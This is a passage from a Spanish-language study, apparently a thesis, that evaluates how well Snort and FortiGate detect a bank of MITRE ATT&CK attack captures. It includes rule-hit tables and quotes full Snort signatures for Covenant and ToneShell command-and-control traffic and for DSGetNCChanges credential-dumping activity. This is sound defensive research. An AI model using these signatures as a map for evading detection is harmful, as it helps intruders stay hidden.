Impact	Network Denial of Service	Direct Network Flood	T1498.001-MAC_table_flood_[3].pcapng	Manual [5] / C.27	ATA77
Impact	Network Denial of Service	Direct Network Flood	T1498.001-TCP_flood-C2018_[6].pcapng	Manual [4] / B.37	ATA78
Impact	Network Denial of Service	Direct Network Flood	T1498.001-UDP_flood_[2].pcapng	Manual [2]	ATA79
Impact	Network Denial of Service	Direct Network Flood	T1498.001-UDP_flood_1-C2018_[6].pcapng	Manual [5] / C.28	ATA80
Impact	Network Denial of Service	Direct Network Flood	T1498.001-UDP_flood_2-C2018_[6].pcapng	Manual [5] / C.28	ATA81
Impact	Endpoint Denial of Service	Service Exhaustion Flood	T1499-Dhcp_flood_[1].pcapng	Manual [1] / E.18	ATA82
Impact	Endpoint Denial of Service	OS Exhaustion Flood	T1499-Land_[1].pcapng	Manual [1] / E.11	ATA83

Impact	Endpoint Denial of Service	Application or System Exploitation	T1499-Mac_spoof_[1].pcapng	Manual [1] / E.2	ATA84
Impact	Endpoint Denial of Service	Service Exhaustion Flood	T1499-Reflexion_synack_[1].pcapng	Manual [1] / E.10	ATA85
Impact	Endpoint Denial of Service	Service Exhaustion Flood	T1499-Reseteo_[1].pcapng	Manual [1] / E.12	ATA86
Impact	Endpoint Denial of Service	OS Exhaustion Flood	T1499-Syn_suplantacion_[1].pcapng	Manual [1] / E.9	ATA87
Impact	Endpoint Denial of Service	OS Exhaustion Flood	T1499.001-OS_Exhaustion_Flood_[3].pcapng	Manual [3] / 3.8.16.4	ATA88
Impact	Endpoint Denial of Service	Service Exhaustion Flood	T1499.02-Slowhttpstest-C2018_[6].pcapng	Manual [5] / C.29	ATA89
Impact	Endpoint Denial of Service	Service Exhaustion Flood	T1499.02-Slowloris-C2018_[6].pcapng	Manual [5] / C.29	ATA90
Impact	Endpoint Denial of Service	Application Exhaustion Flood	T1499.03-GoldenEye-C2018_[6].pcapng	Dataset CIC-2018	ATA91
Impact	Endpoint Denial of Service	Application Exhaustion Flood	T1499.03-Hulk-C2018_[6].pcapng	Dataset CIC-2018	ATA92
Persistence	Server Software Component	SQL Stored Procedures	T1505.001-SQL_injection_[3].pcapng	Manual [3] / 3.8.7.4 y Manual [5] / C.30	ATA93
Persistence	Server Software Component	Web Shell	T1505.005-Shell_Web_[2].pcapng	Manual [5] / C.31	ATA94

Lateral Movement	Internal Spear-phishing	-	T1534- Internal_spearphishing_[4].pcapng	Manual [4] / B.14	ATA95
Exfiltration	Transfer Data to Cloud Account	-	T1537- Transfer_Data_to_Cloud_Account_[5].pcapng	Manual [5] / C.10	ATA96
Persistence	Pre-OS Boot	TFTP Boot	T1542.005- TFTP_Boot_[5].pcapng	Manual [5] / C.11	ATA97
Persistence	Create or Modify System Process	Windows Service	T1543.003- CreateSystemProcessWindowsService_[5].pcapng	Manual [5] / C.43	ATA98
Credential Access	Adversary-in-the-Middle	ARP Cache Poisoning	T1557- Arp_spoof_[1].pcapng	Manual [1] / E.3	ATA99
Credential Access	Adversary-in-the-Middle	DHCP Spoofing	T1557- Dhcp_spoofing_[1].pcapng	Manual [1] / E.19	ATA100
Credential Access	Adversary-in-the-Middle	ARP Cache Poisoning	T1557-Hole196_[1].pcapng	Manual [1] / E.28	ATA101
Credential Access	Adversary-in-the-Middle	-	T1557- Puente_raiz_[1].pcapng	Manual [1] / E.6	ATA102
Credential Access	Adversary-in-the-Middle	-	T1557- Redireccion_[1].pcapng	Manual [1] / E.8	ATA103
Credential Access	Adversary-in-the-Middle	ARP Cache Poisoning	T1557.002- ARP_poisoning1_[2].pcapng	Manual [5] / C.32	ATA104
Credential Access	Adversary-in-the-Middle	ARP Cache Poisoning	T1557.002- ARP_poisoning2_[3].pcapng	Manual [3] / 3.8.19 y Manual [5] / C.33	ATA105

Lateral Movement	Remote Service Session Hijacking	RDP Hijacking	T1563.002-RDPHijacking_[5].pcapng	Manual [5] / C.12	ATA106
Impact	Data Manipulation	Stored Data Manipulation	T1565.001-SQL_injection_[3].pcapng	Manual [3] / 3.8.8.4 y Manual [5] / C.34	ATA107
Initial Access	Phishing	Spearphishing Attachment	T1566.001-C2018_[6].pcapng	Dataset CIC-2018	ATA108
Initial Access	Phishing	Spearphishing Link	T1566.002-Spearphishing_Link_[5].pcapng	Manual [5] / C.13	ATA109
Exfiltration	Exfiltration over Web Service	Exfiltration to Cloud Storage	T1567.002-Exfiltration_To_Cloud_Storage_[5].pcapng	Manual [5] / C.14	ATA110
Command and Control	Dynamic Resolution	Fast Flux DNS	T1568-fastFluxDNS_[5].pcapng	Manual [5] / C.15	ATA111
Execution	System Services	Service Execution	T1569-System_services_service_execution_[4].pcapng	Manual [4] / B.6	ATA112
Lateral Movement	Lateral Tool Transfer	-	T1570-Lateral_Tool_Transfer_[5].pcapng	Manual [5] / C.16	ATA113
Command and Control	Non-Standard Port	-	T1571-SSH_[2].pcapng	Manual [5] / C.35	ATA114
Command and Control	Protocol Tunneling	-	T1572-Protocol_Tunneling_[5].pcapng	Manual [5] / C.17	ATA115
Command and Control	Encrypted Channel	Asymmetric Cryptography	T1573.002-AsymmetricCryptography_[5].pcapng	Manual [5] / C.18	ATA116

Resource Development	Compromise Infrastructure	DNS Server	T1584- Cache_dns_[1].pcapng	Manual [1] / E.16	ATA117
Resource Development	Compromise Infrastructure	DNS Server	T1584- Secuestro_dns_[1].pcapng	Manual [1] / E.15	ATA118
Resource Development	Compromise Infrastructure	Botnet	T1584.005- C2018_[6].pcapng	Dataset CIC- 2018	ATA119
Resource Development	Establish Accounts	Social Media Accounts	T1585.001- Establish_social_accounts_[4].pcapng	Manual [4] / B.2	ATA120
Resource Development	Compromise Accounts	Social Media Accounts	T1586.001- Compromise_Accounts_[2]. pcapng	Manual [5] / C.36	ATA121
Reconnaissance	Gather Victim Identity Information	Email Addresses	T1589.002- Gather_victim_identity_info rmation_[4].pcapng	Manual [4] / B.1	ATA122
Reconnaissance	Active Scanning	Vulnerability Scanning	T1595.002- Port_Scanning_[3].pcapng	Manual [3] / 3.8.2.4 y Manual [5] / C.37	ATA123
Reconnaissance	Active Scanning	Wordlist Scanning	T1595.003- Web_page_scanning1_[2].p capng	Manual [5] / C.38	ATA124
Reconnaissance	Active Scanning	Wordlist Scanning	T1595.003- Web_page_scanning2_[3].p capng	Manual [3] / 3.8.4.4 y Manual [5] / C.39	ATA125
Reconnaissance	Search Open Technical Databases	DNS/Passive DNS	T1596.001- DNS_Transfer_[2].pcapng	Manual [5] / C.40	ATA126
Reconnaissance	Phishing for Information	Spearphishing Link	T1598.003- Spearphishing_Link_[5].pca png	Manual [5] / C.19	ATA127

Defense Evasion	Network Boundary Bridging	NAT Traversal	T1599-NBB1_[5].pcapng	Manual [5] / C.20	ATA128
Defense Evasion	Network Boundary Bridging	Network Address Translation Transversal	T1599-NBB2_[5].pcapng	Manual [5] / C.20	ATA129
Defense Evasion	Network Boundary Bridging	-	T1599-Salto_vlan_[1].pcapng	Manual [1] / E.4	ATA130
Collection	Data from Configuration Repository	SNMP (MIB Dump)	T1602.001-MIB_Dump_[2].pcapng	Manual [5] / C.41	ATA131
Defense Evasion	Build Image on Host	-	T1612-BuildImageOnHostLocal_[5].pcapng	Manual [5] / C.21	ATA132
Defense Evasion	Build Image on Host	-	T1612-BuildImageOnHostNAT_[5].pcapng	Manual [5] / C.21	ATA133
Discovery	Group Policy Discovery	-	T1615-Group_Policy_Discovery_[5].pcapng	Manual [5] / C.22	ATA134
Initial Access	Content Injection	-	T1659_Inyeccion_[1].pcapng	Manual [1] / E.23	ATA135
Initial Access	Content Injection	-	T1659-Content_Injection_[5].pcapng	Manual [5] / C.23	ATA136
Command and Control	Hide Infrastructure	-	T1665-Hide_Infrastructure_[5].pcapng	Manual [5] / C.24	ATA137

Tabla 3-31. Validación de Ataques

4 ANÁLISIS DE DETECCIONES

Con los ataques implementados, toca enviar las capturas de los paquetes generados a los dos IDS. Atendiendo a la metodología comentada en el apartado de Metodología de la Introducción, así como el funcionamiento de cada IDS descrito en los apartados correspondientes, las detecciones de ambos no sólo serán diferentes, sino también lo serán sus formatos. Por tanto, se aparenta razonable dividir la detección en dos subsecciones, cada una dedicada exclusivamente a un IDS.

El número de ataques implementados en cada sección varía a causa de la propia naturaleza del estudio. Para cada IDS se han realizado los análisis de los ataques implementados en este estudio sumados a otros ataques adicionales. Para Snort, estos ataques adicionales son aquellos que carecían de esta sección en trabajos anteriores, y que han sido integrados en este apartado para aumentar la solidez del análisis. Para FortiGate, al ser este estudio el primero que lo incluye como IDS, el análisis se ha realizado para todos los ataques existentes en el banco de ataques. De ahí la diferenciación en cuanto a número de subapartados.

El proceso de análisis completo (secuencia de scripts y pasos seguidos) para Snort y FortiGate se encuentra descrito en el ANEXO G – Proceso de Análisis. Además de servir como documentación del proceso puede servir como guía para un uso futuro en líneas posteriores del estudio.

4.1 Sistema de Detección – Snort

En la sección del IDS Snort, para cada técnica, se estudiará la detección del ataque que ofrece, atendiendo a aspectos como las alertas generadas (o SIDs, según la nomenclatura de Snort), los paquetes que han detonado la activación de reglas y las reglas que no han saltado, pero que lo deberían haber hecho en el contexto del ataque, concluyendo con la evaluación final de la detección de Snort. En estos últimos casos, se adjunta adicionalmente un posible mecanismo de detección del ataque.

Para esta tarea, Snort proporciona numerosos métodos de documentación de las detecciones para los ataques analizados. Uno de ellos, y el más comúnmente utilizado, es la generación de ficheros de texto o logs. También existen otras alternativas como la generación de ficheros PCAP con los paquetes que han activado las alertas. Para este estudio se usará en una primera instancia el primer método de extracción de información (logs). En estos archivos se introducen los avisos de amenazas (alertas) que ha generado la detección, acompañados de información relacionada con los paquetes asociados a dichas alertas. Estos datos adicionales, cuya aparición es configurable, son entre otros, direcciones y puertos, números de secuencia, identificadores de paquete y marcas temporales. Gracias a estos parámetros es posible abarcar la detección de Snort aplicada a tres enfoques distintos. El primero, basado en flujos, estudia las detecciones asignando las alertas al flujo de la captura de paquetes que las contienen. De esta forma, conociendo el número de flujos con ataques que contiene la captura originalmente es posible comprobar el grado de detección que ofrece Snort a nivel de flujos. El segundo y el tercero, basados en mensajes e instancias, estudia las detecciones asignando las alertas de ataque al paquete que las ha generado. Posteriormente, se realiza un recuento del número de paquetes diferentes (mensajes) que contienen alertas, así como el número total de alertas asociadas a los paquetes (instancias). Esto se sustenta sobre el hecho de que en ciertas circunstancias un mismo paquete puede contener varias instancias de ataque. Un claro ejemplo es un paquete que contiene dos inyecciones SQL en la misma URL. A vistas de mensajes, esto tan sólo computará como un mensaje con ataque, no así para las instancias, contando cada inyección como instancia de ataque independiente. Finalmente, se evalúa la capacidad de detección de Snort para estas tres perspectivas.

Con los logs de salida de Snort es suficiente para elaborar un análisis sólido. Sin embargo, el formato que presentan carece de accesibilidad visual, dificultando el entendimiento de los resultados a simple vista. Como solución, se han preparado scripts para transformar los logs en hojas CSV (puede encontrarlas en el repositorio dedicado en Github). Estas hojas distribuyen y filtran los campos de las entradas de los logs en columnas,

creando un formato más legible para el usuario. Estos ficheros CSV se complementarán con ficheros de texto que resuman las alertas generadas para cada ataque, finalizando así con la documentación de las detecciones.

Antes de comenzar con los análisis individuales, conviene explicar los cuatro RuleSets que agrupan las diferentes combinaciones posibles de reglas, de forma incremental. La siguiente tabla recoge dicha explicación. En ella, se mezclan paquetes de reglas originarios de CISCO (ofrecidos conjuntamente con el IDS) y procedentes de la empresa Emerging Threats, organización dedicada al estudio de las amenazas informáticas en las redes actuales [26].

Nombre Paquete	Descripción	Versión	Fecha	RS1	RS2	RS3	RS4
Talos Community	Las "Talos Community Rules" o reglas de la Comunidad han sido creadas por miembros de la comunidad de código abierto o integrantes de Snort. Estas reglas están disponibles para todos los usuarios de Snort y están controladas por GPLv2. Constituye un subconjunto de las Reglas "Talos Registered".	-	30/05/2024	✓	✓	✓	✓
Talos Registered	El paquete de reglas "Talos Registered" contiene más reglas que el paquete "Talos Community". Su naturaleza es similar.	-	30/05/2024			✓	✓
ETOpen	Conjunto de reglas "Emerging Threats" alternativas a las reglas ofrecidas por Snort, pero igualmente compatibles. Este paquete constituye un subconjunto de las reglas optimizadas Emerging Threats (ETOpen Optimizada).	10605	29/05/2024		✓	✓	
ETOpen Optimizada	Paquete de todas las reglas ofrecidas por Emerging Threats.	-	29/05/2024				✓

Figura 4-1. Definición de RuleSets

De la tabla anterior, el atributo "Versión" hace referencia al número de la versión del paquete de reglas usado para las detecciones (algunos paquetes no contienen este campo). De forma similar, el campo "Fecha" hace alusión a la fecha en la que se produjo la descarga de los paquetes para su posterior uso. Para los cuatro paquetes, se marcan aquellos RuleSets (con nomenclatura RSX siendo x el número de RuleSet) que contienen el paquete.

4.2 Sistema de Detección – FortiGate

El mecanismo de salida de las detecciones de FortiGate es bastante similar al de Snort. FortiGate analiza los paquetes transmitidos por una interfaz y traspassa las detecciones (que contienen tanto entradas de tráfico como alertas de amenazas) a un fichero de texto o log. Este fichero de texto es el que se recolecta y analiza para elaborar este apartado del IDS. Sin embargo, a diferencia de Snort, no hay suficientes campos para poder elaborar una detección basada en mensajes e instancias, aunque sí para flujos. Dentro del formato de las entradas de los *logs* se incluye un campo llamado “sessionid”. El valor de este campo sirve como identificador de la sesión (flujo) que ha generado el paquete asociado a dicha alerta. Este parámetro se ha utilizado para clasificar las alertas en flujos y poder enfocar la detección a este concepto.

Como se ha comentado, no todas las líneas de los *logs* de FortiGate son relevantes para el análisis de detecciones. Son dos los tipos de líneas a los que se ha prestado especial atención en la recolecta. Como objetivo principal están las líneas de ataque, aquellas que, basadas por lo general en un motor IPS (Intrusion Prevention System), referencian a los ataques producidos en red. En caso de que un log no contenga estas alertas, se atiende a un segundo tipo, aquellas basadas en un motor de Control de Aplicaciones (App-Ctrl). Éstas, si bien no están enfocadas a un ataque específico, pueden avistar del uso de herramientas maliciosas, protocolos concretos o incluso llamadas a funciones de control, lo cual puede resultar de un gran interés para la detección de ataques de tipo LV2 (véase el apartado de Criterios de Análisis). A pesar de que las líneas de ataque pueden asociarse de forma automática, estas alertas necesitan pasar por una revisión manual previa a la asignación. Al tratarse de alertas que no necesariamente indican ataque (de hecho, en ocasiones una alerta de control de aplicaciones puede marcar una acción legítima y en otras un ataque), es necesario comprobar manualmente si se trata de una alerta relacionada con el ataque o no. Estas líneas de log no pueden clasificarse como TP o FP, pues su estructura no está orientada a una detección de ataques, sino como su propio nombre indica, pretende llevar a cabo un control de aplicaciones. De manera personalizada, un usuario puede configurar en su instancia de FortiGate qué alertas del control de aplicaciones desea bloquear o permitir, en función de las circunstancias del entorno y preferencias personales. Para este estudio, este aspecto es ignorado y se plantea el análisis tan sólo como un conteo de aquellas alertas verdaderamente relacionadas, omitiendo las que no apliquen al caso.

Las alertas de FortiGate mantienen cierta semejanza con las de Snort. Ambos IDS disponen del mismo formato “campo=valor” a la hora de identificar características de los eventos sospechosos o malignos en la red. La única diferencia es que las alertas de FortiGate son más informativas y extensas que las de Snort. Esto resulta, sin duda alguna, clave para las empresas, permitiendo que la defensa sea aún más completa. Sin embargo, para un estudio centrado en la capacidad de detección de un IDS es fundamental que se lleve a cabo un filtrado de alertas (e.g. no interesa conocer la procedencia del ataque, ni tampoco el agente usado por el cliente para acceder a una página web, sino la naturaleza del ataque).

De esta forma, para cada alerta dentro de los *logs* generados tan sólo se han extraído y analizado los campos que se describen a continuación.

- **Attackid:** representa el identificador único de la regla/alerta. Tiene el mismo propósito que los SIDs en Snort.
- **Severity:** este campo determina si el evento identificado en red es más o menos severo. Así, una alerta con severidad “Low”, si bien constituye un peligro para la empresa, no tiene tanta importancia como lo podría tener una alerta con este campo a “Critical” (crítico, valor máximo posible).
- **Attack:** este campo contiene el nombre por el que normalmente se conoce al ataque que se busca identificar. Sirve para identificar cada una de las alertas (de forma similar a como lo hace el attackid).
- **Service:** servicio de los paquetes que activan la alerta en cuestión. Normalmente se asocia con el protocolo de capa de aplicación.
- **Srcip y Dstip:** direcciones IP de origen y destino del paquete que activa la regla.
- **Subtype:** este campo categoriza al ataque en función de su objetivo. Por ejemplo, para los ataques que buscan acceder a una red o llevar a cabo una intrusión no autorizada, este campo tiene el valor “ips”.
- **Eventtype:** este campo complementa al campo “Subtype”. También se utiliza para clasificar los

ataques según sus características.

- Appid: representa el identificador único de la alerta de control de aplicaciones. Similar al identificador attackid
- Apprisk: riesgo de la aplicación/protocolo/herramienta señalado por la línea de control de aplicaciones. El valor de este parámetro viene determinado por la magnitud de los ataques que hacen uso de dicha aplicación/protocolo/herramienta
- App: nombre de la regla de Control de Aplicaciones. Sirve para entender la naturaleza de la alerta

Todos estos campos aparecen en las hojas que recogen las detecciones completas de FortiGate. Sin embargo, para su análisis, tal y como se presenta en este apartado, es suficiente con atender a los cuatro primeros.

Como indicación adicional relacionada con el análisis, FortiGate ofrece en la siguiente referencia información acerca de la tasa de actividad de cada técnica de la matriz MITRE ATT&CK, así como posibles mecanismos de mitigación de cada una de las técnicas. Ambos conceptos son útiles para comprender qué técnicas son las más empleadas para llevar a cabo ataques en la actualidad, así como elaborar una interpretación acerca de los casos en los que un IDS es más eficaz y bajo qué configuraciones.

4.3 Tráfico Legítimo

Para el procedimiento automático de identificación de alertas, tal y como se comentará en secciones posteriores, es necesario exponer el banco de tráfico legítimo a ambos IDS. En los siguientes apartados se especifican los resultados de las detecciones de Snort y FortiGate para cada captura de tráfico legítimo.

4.3.1 Snort

4.3.1.1 Captura de Acceso HTTP (LEG-BAS)

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752, 2101620

Tabla 4-1. Detecciones Snort – Captura de Acceso HTTP (LEG-BAS)

4.3.1.2 Captura de Envío SMTP (LEG-BAS)

RS1	RS2	RS3	RS4
-	-	-	2002749

Tabla 4-2. Detecciones Snort – Captura de Envío SMTP (LEG-BAS)

4.3.1.3 Captura de Acceso a YouTube (LEG-BAS)

RS1	RS2	RS3	RS4
-	-	51037	2002749, 2002752, 2101620, 51037

Tabla 4-3. Detecciones Snort – Captura de Acceso a YouTube (LEG-BAS)

4.3.1.4 Capturas DIT (LEG-DIT)

RS1	RS2	RS3	RS4
-	2001219, 2002910, 2002911, 2003068, 2008120, 2010935, 2010937, 2019102, 2101384, 2101411, 2100366, 2100476, 2027397, 2009967	2001219, 2002910, 2002911, 2003068, 2008120, 2010935, 2010937, 2019102, 2101384, 2101411, 2100366, 2100476, 2027397, 2009967	2002749, 2002752, 51037, 2001117, 2001219, 2002910, 2002911, 2003068, 2008120, 2009207, 2010935, 2010937, 2019102, 2100381, 2100384, 2100385, 2100399, 2100402, 2100408, 2100469, 2100472, 2100527, 2100615, 2100650, 2101384, 2101390, 2101411, 2101417, 2101444, 2101917, 2009582, 2100366, 2100476, 2100382, 2100404, 2036751, 2008470, 2009205, 2009206, 2009208, 2009967, 2027397

Tabla 4-4. Detecciones Snort – Capturas DIT (LEG-DIT)

4.3.2 FortiGate

4.3.2.1 Captura de Acceso HTTP (LEG-BAS)

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-5. Detecciones FortiGate – Captura de Acceso HTTP (LEG-BAS)

4.3.2.2 Captura de Envío SMTP (LEG-BAS)

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-6. Detecciones FortiGate – Captura de Envío SMTP (LEG-BAS)

4.3.2.3 Captura de Acceso a YouTube (LEG-BAS)

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-7. Detecciones FortiGate – Captura de Acceso a YouTube (LEG-BAS)

4.3.2.4 Capturas DIT (LEG-DIT)

Attackid	Severity	Attack	Service
-	-	-	-

Tabla 4-8. Detecciones FortiGate – Capturas DIT (LEG-DIT)

4.4 Tráfico de Ataque

En esta sección se exponen las detecciones ofrecidas por Snort y FortiGate para el banco completo de ataques que caracteriza al estudio.

4.4.1 Snort

4.4.1.1 Data Obfuscation (T1001) – ATA1

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749, 2100628

Tabla 4-9. Detecciones Snort – Data Obfuscation – ATA1

Snort no detecta el uso de la esteganografía en el ataque. Snort no dispone de reglas para detectar el uso de técnicas esteganográficas, pero sí es capaz de detectar ataques encriptados en el canal de distinta índole, como algunos de los troyanos elaborados por el grupo Ocean Lotus [28].

Como mecanismo de detección se sugiere una detección por anomalías basada en el envío de imágenes o ficheros con formato poco común entre equipos y existencia de ficheros comprimidos sospechosos. Adicionalmente el estegoanálisis puede resultar efectivo para detectar esta clase de ataques.

4.4.1.2 Data Obfuscation (T1001) – ATA2

RS1	RS2	RS3	RS4
-	-	-	2002752, 2002749

Tabla 4-10. Detecciones Snort – Data Obfuscation – ATA2

Snort no detecta esta ofuscación de los datos, y, por tanto, no detecta el ataque que hay detrás. Esta clase de ataques se basan en una elaboración manual robusta. Esto provoca que la detección de este dependa en un alto grado de la forma en la que se implementa el protocolo falso. Por ejemplo, Snort sí que dispone de reglas para detectar un falso TLS, basándose en los ataques realizados por el grupo APT Mustang Panda [27], como la que se muestra a continuación.

[1:2050597:1] ET TROJAN [ANY.RUN] ToneShell FakeTLS Check-In (APT Mustang Panda / Earth Preta) M1

```
alert tcp any any -> any 443 (msg:"ET TROJAN [ANY.RUN] ToneShell FakeTLS Check-In (APT Mustang Panda / Earth Preta) M1"; flow:established,to_server; dsize: 271<337; stream_size: server, =, 1; stream_size: client, >, 272; stream_size: client, <, 337; content:"|17 03 03 01|"; depth: 5; byte_test: 1, >, 15, 0, relative; byte_test: 1, <, 49, 0, relative; content:"|00|"; offset: 5; depth: 256; byte_test: 1, =, 0, 15, relative; reference:md5,7e8f8043fe50cb6ce19b41a6e979a02f; reference:url,app.any.run/tasks/6d271aa7-302c-4f3b-8cde-2fade4caa2f6; reference:url,community.emergingthreats.net/t/toneshell-rules/1328; classtype:trojan-
```

```
activity; sid:2050597; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit,
attack_target Client_Endpoint, created_at 2024_01_30, deployment Perimeter, former_category
MALWARE, malware_family Toneshell, confidence Medium, signature_severity Major, updated_at
2024_01_30;)
```

Como mecanismo de detección se sugiere una regla personalizada que compruebe el campo Server Name y mediante DNS asegure si se corresponde con la dirección IP a la que se está accediendo. En la mayoría de las ocasiones, para camuflar el ataque bajo tráfico legítimo, el valor de este campo se ajusta manualmente a entidades reconocidas, para simular tráfico corriente. Sin embargo, este campo no coincide con la dirección IP, por lo que este mecanismo de detección es útil para este tipo de ataques.

4.4.1.3 OS Credential Dumping (T1003) – ATA3

RS1	RS2	RS3	RS4
-	-	41701	2002752, 2002749, 41701

Tabla 4-11. Detecciones Snort – OS Credential Dumping – ATA3

Snort sí es capaz de detectar este ataque, aunque en las mismas circunstancias en las que detecta el ataque del Controlador de Dominio Corrupto. La alerta con SID 41701 se muestra a continuación.

[1:41701:3] "POLICY-OTHER Microsoft Active Directory DSGetNCChanges attempt"

```
alert tcp $HOME_NET 49152:65535 -> $HOME_NET 49152:65535 ( msg:"POLICY-OTHER Microsoft
Active Directory DSGetNCChanges attempt"; flow:to_server,established; content:"|00|",depth 1,offset 2;
content:"|10 00 00 00|",within 4,distance 1; content:"|03 00|",within 2,distance 14; content:"|09 06|",distance
0; service:dcerpc; reference:url,adsecurity.org/?p=1729; classtype:policy-violation; sid:41701; rev:3; )
```

4.4.1.4 Fallback Channels (T1008) – ATA4

RS1	RS2	RS3	RS4
-	2027792, 2027793, 2027326	44489, 2027792, 2027793, 2027326	2027792, 2027793, 2027326, 44489, 2002752, 2002749, 2101620, 2044666, 2051116

Tabla 4-12. Detecciones Snort – Fallback Channels – ATA4

Snort sí detecta el uso del canal primario y del canal secundario (aunque en este caso el que está vinculado directamente al ataque es el secundario. Las reglas que detectan el primer canal y el segundo son, respectivamente.

[1:2027793:2] ET TROJAN Covenant Framework HTTP Beacon (canal primario)

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN Covenant
Framework HTTP Beacon"; flow:established,to_server; content:"POST"; http_method;
content:"=eyJHVUIEIjoi"; http_client_body; fast_pattern;
pcre:"=eyJHVUIEIjoi.+(IIR5cGUiOJlUeXBIIjIiVHlwZSI6PSm"; threshold: type limit, count 1, seconds 60,
track by_src; reference:url,github.com/cobbr/Covenant; reference:url,posts.specterops.io/entering-a-covenant-
net-command-and-control-e11038bcf462; classtype:trojan-activity; sid:2027793; rev:2;
metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint,
created_at 2019_08_04, deployment Perimeter, former_category MALWARE, signature_severity Major, tag
c2, updated_at 2019_08_04, mitre_tactic_id TA0011, mitre_tactic_name Command And Control,
```

```
mitre_technique_id T1041, mitre_technique_name Exfiltration_Over_C2_Channel;)
```

Esta regla se active ante paquetes POST que contienen patrones concretos en su contenido (esto tiene que ser de esta manera por el cifrado que realiza Covenant en sus comunicaciones).

[1:2027326:3] ET TROJAN Covenant .NET Framework P2P C&C Protocol Gruntsvc Named Pipe Interaction (canal secundario)

```
alert tcp any any -> $HOME_NET [139,445] (msg:"ET TROJAN Covenant .NET Framework P2P C&C Protocol Gruntsvc Named Pipe Interaction"; flow:established,to_server; content:"SMB"; depth:8; content:"g|00|r|00|u|00|n|00|t|00|s|00|v|00|c|00"; nocase; distance:0; fast_pattern; content:"|00 22 00|g|00|r|00|u|00|n|00|t|00|s|00|v|00|c|00 22 00|"; reference:url,posts.specterops.io/entering-a-covenant-net-command-and-control-e11038bcf462; reference:url,posts.specterops.io/designing-peer-to-peer-command-and-control-ad2c61740456; classtype:trojan-activity; sid:2027326; rev:3; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, created_at 2019_05_07, deployment Perimeter, deployment Internal, former_category MALWARE, malware_family Covenant, performance_impact Low, signature_severity Major, updated_at 2023_08_24, reviewed_at 2023_08_24;)
```

Esta regla se active ante mensajes con protocolo SMB que contienen la cadena “gruntsvc” en su contenido.

4.4.1.5 Exfiltration Over Other Network Medium (T1011) – ATA5

RS1	RS2	RS3	RS4
-	-	-	-

Tabla 4-13. Detecciones Snort – Exfiltration Over Other Network Medium – ATA5

Snort no detecta este ataque ni dispone de reglas relacionadas con Bluetooth (lo cual supone un claro indicio de una vulnerabilidad aprovechable por los atacantes).

Como mecanismo de detección se sugiere una detección por anomalías en red Bluetooth, como el envío y/o recepción de información comprometida por la red Bluetooth.

4.4.1.6 Remote System Discovery (T1018) – ATA6

RS1	RS2	RS3	RS4
1421, 1418	2010937, 2010935, 2010936, 2010939, 2002910, 2002911, 1421, 1418	2010937, 2010935, 2010936, 2010939, 2002910, 200911, 1421, 1418	2010937, 2010935, 2010936, 2010939, 2002910, 2002911, 2002752, 2002749, 2101418, 2100615, 1421, 1418

Tabla 4-14. Detecciones Snort – Remote System Discovery – ATA6

Snort dispone de reglas para los escaneos de servicios (o particularizando, escaneos de puertos). En este caso, se generan un total de 6 alertas. No obstante, estas alertas tan sólo abarcan en torno a un 2% del ataque completo, por lo que resultan insuficientes para una correcta detección.

4.4.1.7 Automated Exfiltration (T1020) – ATA7

RS1	RS2	RS3	RS4
402	402, 2044073	402, 2044073	2002752, 2002749, 2044073, 2100402, 402

Tabla 4-15. Detecciones Snort – Automated Exfiltration – ATA7

Snort no detecta este ataque. Hay que tener en cuenta que la verdadera vulnerabilidad se produce en el equipo víctima de manera local (más allá, por supuesto, del acceso vía SSH al equipo, tanto para la ejecución de comandos como para el traspaso del script).

Como mecanismo de detección se sugiere una detección por anomalías en red que detecte el envío duplicado de paquetes procedentes de un mismo origen interno a la organización.

4.4.1.8 Remote Services (T1021) – ATA8

RS1	RS2	RS3	RS4
-	-	-	2002749, 2002752

Tabla 4-16. Detecciones Snort – Remote Services – ATA8

Este ataque se encuentra documentado en la referencia [32]. Snort no dispone de reglas para la detección de un acceso malicioso haciendo uso del servicio SSH. Esto se debe fundamentalmente a que este ataque se camufla bajo un acceso legítimo, por lo que no existe forma de diferenciar uno del otro (más allá de una detección por anomalías basada en direcciones IP o usuarios poco comunes).

4.4.1.9 Scheduled Transfer (T1029) – ATA9

RS1	RS2	RS3	RS4
1917	2027792, 2027793, 1917	2027792, 2027793, 1917	2027792, 2027793, 2002752, 2002749, 2101917, 1917

Tabla 4-17. Detecciones Snort – Scheduled Transfer – ATA9

Snort no detecta la programación de una transferencia de archivos en un instante determinado. Más allá de lo que pueda hacer el IDS en cuanto a la detección de dicha programación, esta tarea recae en mayor medida sobre el propio antivirus del equipo o una detección local, que identifique una acción programada sospechosa. No existen reglas relacionadas.

4.4.1.10 Data Transfer Size Limits (T1030) – ATA10

RS1	RS2	RS3	RS4
-	2000418	2000418	2002752, 2002749, 2000418, 2011803, 2003303, 2003410, 2015016, 2036752

Tabla 4-18. Detecciones Snort – Data Transfer Size Limits – ATA10

Snort no dispone de reglas para detectar este tipo de ataques. La causa fundamental es que para detectar este ataque se debe recurrir a listas negras o anomalías para poder identificar una transferencia de datos a una cuenta en la nube.

4.4.1.11 System Owner (T1033) – ATA11

RS1	RS2	RS3	RS4
-	-	44489	44489, 2002752, 2002749, 2044666, 2051116

Tabla 4-19. Detecciones Snort – System Owner – ATA11

Snort no detecta este ataque. Dispone de reglas relacionadas con las herramientas quser y qwinsta pero enfocadas a una denegación de servicio y no al uso propio de estas herramientas.

Como mecanismo de detección se sugiere una regla que detecte múltiples interacciones con la API LSM_API_service del servicio RPC desde el mismo equipo origen.

4.4.1.12 Data from Network Shared Drive (T1039) – ATA12

RS1	RS2	RS3	RS4
-	-	44489	44489, 2002752, 2002749, 2044666, 2051116

Tabla 4-20. Detecciones Snort – Data from Network Shared Drive – ATA12

